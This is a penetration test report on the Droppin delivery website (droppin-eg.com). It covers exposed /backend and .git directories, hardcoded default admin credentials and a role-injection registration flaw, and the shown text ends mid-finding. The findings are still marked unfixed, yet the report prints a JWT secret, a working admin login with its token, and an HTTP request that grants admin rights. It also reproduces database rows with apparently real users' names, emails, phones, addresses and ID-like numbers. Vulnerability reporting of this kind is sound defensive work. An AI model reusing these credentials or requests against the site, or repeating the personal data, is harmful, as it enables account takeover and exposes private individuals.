

Droppin-eg Penetration Test Report

Document Properties

| | |
|----------------|------------------------------------|
| Title | Dropin Penetration Test Report |
| Version | 1.0 |
| Authors | Red Team Consultant Ahmed Gomaa |

Version Control

| Version | Date | Author | Description |
|---------|------------------|-------------|--------------|
| 1.0 | 9 September 2025 | Ahmed Gomaa | Initial Test |

TABLE OF CONTENTS

Document Properties.....2

Version Control.....2

Table of Contents3

1 | EXECUTIVE SUMMARY.....4

1.1 Project Overview 4

1.2 Timeline..... 4

1.3 Summary of Findings 5

2 | SCOPE OF WORK.....7

2.1 IN SCOPE..... 7

2.2 OUT OF SCOPE..... 7

3 | METHODOLOGY8

4 | Risk Rating Standard.....9

5 | DETAILED FINDINGS.....10

5.1 Vulnerabilities by type 10

5.2 Vulnerability Analysis 11

1 EXECUTIVE SUMMARY

1.1 Project Overview

This document details the security assessment of **Droppin**. The purpose of the assessment was to provide a review of the security posture of the application’s infrastructure, as well, as to identify potential weaknesses and vulnerabilities.

1.2 Timeline

The timeline of the test is as below:

| Activity | Start Date | End Date |
|--------------|------------------|------------------|
| Initial Test | 1 September 2025 | 9 September 2025 |

1.3 Summary of Findings

In a glance view, the below shows the number of discovered risks based on priorities.

| Value | | Number of Risks |
|-------------|----------|-----------------|
| <div></div> | Critical | 4 |
| <div></div> | High | 1 |
| <div></div> | Medium | 0 |
| <div></div> | Low | 3 |
| <div></div> | Info | 0 |

Table 1: Values and Number of Risks




Figure 1: Risks Summary

| ID | Synopsis | Risk Rating |
|-------------------|------------------------------------------------------------------------------|-------------|
| 1 | Directory listing for /backend exposing source code, JWT secret and Database | Critical |
| 2 | .Git directory exposed | Critical |
| 3 | Admin credentials exposed in JavaScript | Critical |
| 4 | Register new account as admin | Critical |
| 5 | Missing authentication leaks admin notifications | High |
| 6 | Weak password policy | Low |
| 7 | Exposed backend technology through server header | Low |
| 8 | Missing authentication marks all notifications as read | Low |

2 SCOPE OF WORK

2.1 IN SCOPE

The following application modules and user profiles were covered by this test

| Module | URL |
|------------------|---------------------------------------------------------------|
| Dropping website | https://droppin-eg.com/ |

Table 2: Scope Table

2.2 OUT OF SCOPE

No out of scope entries, everything in scope was fully tested

3 METHODOLOGY

PHASE 01: PLANNING

During planning we

- 01.1** Gather information about the application and business rules
- 01.2** Research the technology and infrastructure in place
- 01.3** Agree on the testing environment and infrastructure
- 01.4** Agree on the testing scope and limitations
- 01.5** Agree on the required testing accounts and data

PHASE 03: REPORTING

For each Threat discovered we:

- Gather evidence
- Write Detailed description of the issue
- Write a reproducible attack scenario (if applicable)
- Calculate risk rating and explain reasoning behind it
- Write customized recommendations considering while limitations

PHASE 02: ASSESSMENT

02.1 Mapping

Assess which part of the application maps to which business rule

Discover further rules / functions by navigating the application

Inspect for application parameters that may lead to attack entry points

Gather information about the app from public sources

Review accessible code

02.2 Discovery

Our team checks for a wide variety of attacks including:

Authentication flaws and injection attacks

Attacks that violate business rules

Attacks that violate privacy and confidentiality rules

Attacks that break the intended functionality of the application

Technology based attacks

We also refer to the OWASP, SANS and MITRE testing guidelines for the latest attack varieties and checklists.

02.3 Exploitation

During exploitation we utilize the information gathered in Planning and attempt to exploit the vulnerabilities and produce proof of concept.

4 RISK RATING STANDARD

We adopt OWASP's risk rating [methodology](#), the underlying principle is to calculate the risk for each vulnerability using the standard risk model:

Risk = Likelihood × Impact

The overall risk for a finding is ultimately determined according to the risk matrix shown in Figure 1, encapsulating the formula of the standard model.

| Overall Risk Severity | | | |
|-----------------------|----------------|-------------------|-----------------|
| High Impact | Medium | High | Critical |
| Medium Impact | Low | Medium | High |
| Low Impact | Note | Low | Medium |
| | Low Likelihood | Medium Likelihood | High Likelihood |

The evaluation of the two components of the risk equation takes place in accordance with a number of factors, which are outlined in the corresponding sections below.

Likelihood

The likelihood component of the risk model attempts to estimate the probability that a given vulnerability or weakness will eventually get exploited. The following factors served as a guideline to estimate an overall likelihood of exploitation:

| Threat Agent Factors | Vulnerability Factors |
|---------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none">• Skill level• Motive• Opportunity• Size | <ul style="list-style-type: none">• Ease of discovery• Ease of exploit• Awareness• Intrusion detection |

Impact

The impact tries to encapsulate the damage to the organization in the event of an actual compromise. the following factors determines the severity

| Technical Impact Factors | Business Impact Factors |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none">• Loss of confidentiality• Loss of integrity• Loss of availability• Loss of accountability | <ul style="list-style-type: none">• Financial damage• Reputation damage• Non- compliance• Privacy violation |

5 DETAILED FINDINGS

5.1 Vulnerabilities by type

The following are the discovered vulnerabilities categorized by type

| Vulnerability Type | OWASP References | Status |
|--------------------------------------------|------------------|----------------|
| Broken Access Control | A1:2021 | Vulnerable |
| Cryptographic Failures | A2:2021 | Not Vulnerable |
| Injection Attacks | A3:2021 | Not Vulnerable |
| Insecure Design | A4:2021 | Not Vulnerable |
| Security Misconfiguration | A5:2021 | Vulnerable |
| Vulnerable and Outdate Components | A6:2021 | Not Vulnerable |
| Identification and Authentication Failures | A7:2021 | Not Vulnerable |
| Software and Data Integrity Failures | A8:2021 | Not Vulnerable |
| Security Logging and Monitoring Failures | A9:2021 | Not Vulnerable |
| Server-Side Request Forgery | A10:2021 | Not Vulnerable |
| Business Logic Flaws | N/A | Not Vulnerable |
| Cross-Site Request Forgery | N/A | Not Vulnerable |
| Session Flaws | N/A | Not Vulnerable |
| Compliance Violations | N/A | Not Vulnerable |
| Information Disclosure | N/A | Vulnerable |
| Malicious File Upload | N/A | Not Vulnerable |
| Insecure Sensitive Data Storage | N/A | Not Vulnerable |

5.2 Vulnerability Analysis

Vulnerability ID: 1


| | |
|--------------------|------------------------------------------------------------------------------|
| Synopsis | Directory listing for /backend exposing source code, JWT secret and Database |
| Vulnerability Type | Information Disclosure |
| Affected Module | Dropping-Eg Website |
| Mitigation Status | Outstanding |
| Likelihood | High |
| Impact | High |
| Risk Rating | Critical |

Description

During testing, it was observed that the /backend directory is publicly accessible and directory listing is enabled. This exposure allows unauthenticated users to view and download all files within the directory. Among the exposed files were sensitive assets including the full source code, database files, and a JWT secret key. Access to these files poses a severe security risk, as attackers could review the source code for additional vulnerabilities, compromise the authentication mechanism via the leaked JWT secret, and directly access or exfiltrate sensitive data from the database.

- URL: <https://droppin-eg.com/backend/>

1. Directory listing



Directory listing for /backend/

- [.env](#)
- [.gitignore](#)
- [config/](#)
- [controllers/](#)
- [db/](#)
- [middleware/](#)
- [migrations/](#)
- [models/](#)
- [node_modules/](#)
- [package-lock.json](#)
- [package.json](#)
- [routes/](#)
- [scripts/](#)
- [server.js](#)
- [utils/](#)
- [vercel.json](#)

2. Database exposed

| | id | userId | vehicleType | licensePlate | model | color | driverLicense | isAvailable | locationUpdatedAt | rating | totalDeliveries | isVerified | createdAt | updatedAt | totalAssi |
|---|----|--------|-------------|--------------|---------|-------|----------------|-------------|-------------------|--------|-----------------|------------|--------------------------------|--------------------------------|-----------|
| 1 | 5 | 16 | motorcycle | 2399ad | sym | white | sdsadsad | 1 | | 0.0 | 17 | 0 | 2025-05-16 10:54:03.530 +00:00 | 2025-07-12 00:00:00.013 +00:00 | |
| 2 | 10 | 44 | Motorcycle | 6419 | ص سي و | | 30312100101897 | 1 | | 0.0 | 2 | 0 | 2025-07-05 18:16:32.971 +00:00 | 2025-07-12 00:00:00.013 +00:00 | |
| 3 | 11 | 47 | Motorcycle | 369هـ | ط في هـ | | 30603232102374 | 1 | | 0.0 | 0 | 0 | 2025-07-09 12:52:34.847 +00:00 | 2025-07-12 00:00:00.013 +00:00 | |
| 4 | 12 | 48 | Bicycle | 1 | | | 29005151401814 | 1 | | 0.0 | 2 | 0 | 2025-07-09 17:35:17.518 +00:00 | 2025-07-12 00:00:00.013 +00:00 | |

| | id | name | email | password | phone | role | street | city | state | zipCode | country | isApproved |
|----|----|---------------------|---------------------------|-----------------------------------------------|-------------|--------|------------------------------------------------|-------|-------|---------|---------|------------|
| 1 | 1 | Admin User | admin@droppin.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 1234567890 | admin | | | | | | 1 |
| 2 | 16 | youssef qenawy | youssefqenawi@icloud.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 01094408579 | driver | faisl | giza | cairo | 1983 | egypt | 1 |
| 3 | 29 | Admin User | admin@droppin.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 1234567890 | admin | | | | | | 1 |
| 4 | 31 | Elyza.eg | Melesiakamala@gmail.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 01090620292 | shop | ١٠ ش الشافعي العباسية | cairo | cairo | 11111 | egypt | 1 |
| 5 | 43 | Mammoth | rafaatyuhanna@gmail.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 01551850980 | shop | maryotya-haram | giza | giza | 12214 | Egypt | 1 |
| 6 | 44 | Mostafa Ragab | mostafaragab123@gmail.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 01153790441 | driver | omranya | Giza | Giza | 11687 | | 1 |
| 7 | 45 | Krochette | malak.assaker@gmail.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 01067173111 | shop | 16 A ibn batouta street- haram | Giza | . | 11687 | | 1 |
| 8 | 47 | Mohamed Hamed | mohamed.hamed12@gmail.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 01127620788 | driver | Giza | Giza | Giza | 11687 | | 1 |
| 9 | 48 | وائل | waeltko@gmail.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 01148322667 | driver | شبرا الخيمة | قاهرة | قاهرة | 11687 | | 1 |
| 10 | 50 | Vault | vault.cairo2024@gmail.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 01093993007 | shop | شارع عند المعجم | Rehab | Cairo | 475024 | | 1 |
| 11 | 51 | Dopamine Fragrances | nm7702980@gmail.com | \$2b\$10\$.kww26DyOB8SDkIWkIS6VokenDp37hbD... | 01503631531 | shop | ميدان الشيطان الجديدة مجاورة أولى عمارة 244، ن | Cairo | Cairo | 12344 | Egypt | 1 |

DB Browser for SQLite - C:\Users\Liquid\Downloads\dropin.sqlite

File Edit View Tools Help

New Database

Open Database

Write Changes

Revert Changes

Open Project

Save Project

Attach Database

Close Database

Database StructureBrowse DataEdit PragmaExecute SQL

Table: Packages


3. JWT secret exposed

```

env X
1 PORT=5000
2 MONGODB_URI=mongodb://localhost:27017/dropin_delivery
3 JWT_SECRET=dropin_secret_key_12345
4 NODE_ENV=development
5

```

4. Backend code exposed



```
console.log('=== DROPPIN BACKEND SERVER STARTED ===');
const express = require('express');
const cors = require('cors');
const dotenv = require('dotenv');
const morgan = require('morgan');
const path = require('path');
const fs = require('fs');
const { sequelize, testConnection } = require('./config/db.config');
const cron = require('node-cron');
const { Driver } = require('./models');

// Load environment variables
dotenv.config();

// Set default JWT_SECRET if not provided
if (!process.env.JWT_SECRET) {
  process.env.JWT_SECRET = 'your-secret-key-for-development';
  console.log('Warning: Using default JWT_SECRET. In production, set JWT_SECRET in .env file');
}

// Initialize Express app
const app = express();

// Middleware
app.use(cors());
app.use(express.json());
app.use(express.urlencoded({ extended: true }));
app.use(morgan('dev'));

// Global request logger
app.use((req, res, next) => {
  console.log('Incoming request:', req.method, req.url);
  next();
});

// Import routes
const authRoutes = require('./routes/auth.routes');
const userRoutes = require('./routes/user.routes');
const shopRoutes = require('./routes/shop.routes');
const driverRoutes = require('./routes/driver.routes');
const packageRoutes = require('./routes/package.routes');
const adminRoutes = require('./routes/admin.routes');
const infoRoutes = require('./routes/info.routes');
const pickupRoutes = require('./routes/pickup.routes');
const apiRoutes = require('./routes/api.js');

// API routes
app.use('/api/auth', authRoutes);
app.use('/api/users', userRoutes);
app.use('/api/shops', shopRoutes);
app.use('/api/drivers', driverRoutes);
app.use('/api/packages', packageRoutes);
app.use('/api/admin', adminRoutes);
app.use('/api/info', infoRoutes);
app.use('/api/pickups', pickupRoutes);
app.use('/api', apiRoutes);

// Default route
app.get('/', (req, res) => {
  res.send('Welcome to Droppin Delivery API');
});
```

Recommendation

- Disable directory listing on the web server for all directories.
- Review exposed files and rotate/revoke any compromised credentials, especially the JWT secret and database credentials.

Vulnerability ID: 2

Synopsis .Git directory exposed

Vulnerability Type Information Disclosure

Affected Module Dropping-Eg Website

Mitigation Status Outstanding

Likelihood High


Impact High

Risk Rating Critical

Description

The application was found to expose its .git directory to unauthenticated users. This directory contains the full Git version control history of the application, including source code, commit logs, and potentially sensitive information such as hardcoded credentials, API keys, and configuration details. An attacker could download the entire repository and perform offline analysis to identify security flaws, logic vulnerabilities, or extract secrets that may lead to further compromise of the application and its infrastructure.

- URL: <https://droppin-eg.com/.git>



Directory listing for /.git/

- [branches/](#)
- [config](#)
- [description](#)
- [FETCH_HEAD](#)
- [HEAD](#)
- [hooks/](#)
- [index](#)
- [info/](#)
- [logs/](#)
- [objects/](#)
- [ORIG_HEAD](#)
- [packed-refs](#)
- [refs/](#)

Recommendation

- Block access to the .git directory from the web server using configuration rules (e.g., .htaccess, nginx/apache directives, or equivalent).
 - Remove .git and other development-related directories from production environments.
-

Vulnerability ID: 3

| | |
|-----------------|-----------------------------------------|
| Synopsis | Admin credentials exposed in JavaScript |
|-----------------|-----------------------------------------|

| | |
|---------------------------|------------------------|
| Vulnerability Type | Information Disclosure |
|---------------------------|------------------------|

| | |
|------------------------|---------------------|
| Affected Module | Dropping-Eg Website |
|------------------------|---------------------|

| | |
|--------------------------|-------------|
| Mitigation Status | Outstanding |
|--------------------------|-------------|

| | |
|-------------------|------|
| Likelihood | High |
|-------------------|------|

| | |
|---------------|------|
| Impact | High |
|---------------|------|

| | |
|--------------------|----------|
| Risk Rating | Critical |
|--------------------|----------|

Description

During analysis of the application's frontend code, it was identified that administrator credentials were hardcoded directly within a JavaScript file served to all users. Because JavaScript files are publicly accessible in the browser, any visitor can easily view the source and extract the credentials. This

URL: <https://droppin-eg.com/backend/server.js>

Request

Pretty Raw Hex

```
1 GET /backend/server.js HTTP/1.1
2 Host: droppin-eg.com
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
14 Referer: https://droppin-eg.com/backend/
17 Connection: keep-alive
18
19
```

Response

Pretty Raw Hex Render

```
104 //
105 console.log('Database synchronized successfully');
106 const adminEmail = 'admin@dropin.com';
107 const admin = await User.findOne({
  where: {
    email: adminEmail
  }
});
108 console.log('Checking for existing admin user:', admin ? 'Found'
: 'Not found');
109
110 if (!admin) {
111   console.log('Creating default admin user...');
112   const bcrypt = require('bcryptjs');
113   const salt = await bcrypt.genSalt(10);
114   const hashedPassword = await bcrypt.hash('password', salt);
115   console.log('Generated hashed password for admin');
116
117   const newAdmin = await User.create({
118     name: 'Admin User',
119     email: adminEmail,
120     password: hashedPassword,
121     phone: '1234567890',
122     role: 'admin',
123     isApproved: true,
124     isActive: true
125   });
126   console.log('Admin user created successfully');
```

Request

PrettyRawHex

1

POST /api/auth/login HTTP/1.1

2

Host: api.droppin-eg.com

3

Content-Length: 51

4

Content-Type: application/json

5

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

6

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36

7

Origin: https://desktop.droppin-eg.com

8

Referer: https://desktop.droppin-eg.com/

9

Connection: keep-alive

10

{

11

"email": "admin@droppin.com",

12

"password": "password"

13

}

Response

PrettyRawHexRenderJSON Web Token

1

HTTP/1.1 200 OK

2

Server: nginx/1.24.0 (Ubuntu)

3

Date: Sat, 12 Jul 2025 21:52:19 GMT

4

Content-Type: application/json; charset=utf-8

5

Content-Length: 258

6

Connection: keep-alive

7

X-Powered-By: Express

8

Access-Control-Allow-Origin: *

9

ETag: W/"102-rMCRWyy13DlhyyLMCwOnmAMVMIAI"

10

{

11

"id": 1,

12

"name": "Admin User",

13

"email": "admin@droppin.com",

14

"phone": "1234567890",

15

"role": "admin",

16

"isApproved": true,

17

"token":


18

"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNzUyMzU3MTM5LCJleHAiOjE3NTQ5NDkxMzUyL2b66_2iHXBvS3EFQgBvThT_o6zYz6kDiVnYdkKsChd3k"

19

}

3. Login in as administrator to the application



Recommendation

- Immediately remove all hardcoded credentials from client-side code.
- Rotate/revoke the exposed admin credentials and replace them with new ones stored securely.

Vulnerability ID: 4

| | |
|--------------------|---------------------------------|
| Synopsis | Register new account as admin |
| Vulnerability Type | [A1:2021] Broken Access Control |
| Affected Module | Dropping-Eg Website |
| Mitigation Status | Outstanding |
| Likelihood | High |
| Impact | High |
| Risk Rating | Critical |

Description

During testing, it was discovered that the account registration process does not properly validate or restrict user-supplied parameters. By intercepting the registration request and injecting the parameter "role":"admin", a newly created account is automatically assigned administrative privileges. This indicates a lack of server-side validation and enforcement of role assignment. Exploiting this flaw allows an attacker to create their own administrative account, bypass access controls, and gain full control over the application, including sensitive data and configuration settings.

1. Register a new account and intercept the request, Add "role":admin to in the request body

Request

PrettyRawHex

```
1 POST /api/auth/register HTTP/1.1
2 Host: api.droppin-eg.com
3 Content-Length: 241
4 Content-Type: application/json
5
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Origin: https://desktop.droppin-eg.com
15 Referer: https://desktop.droppin-eg.com/
18 Connection: keep-alive
19
20 {
21   "name": "test-admin",
22   "role": "admin",
    "email": "tes-admin@test11.com",
    "password": "123456",
    "confirmPassword": "123456",
    "phone": "01066666666",
    "address": {
      "street": "test11",
      "city": "test11",
      "state": "test11",
      "zipCode": "test11",
      "country": "test11"
    }
  }
}
```

Injected parameter role with value "admin"


Response

PrettyRawHexRenderJSON Web Token

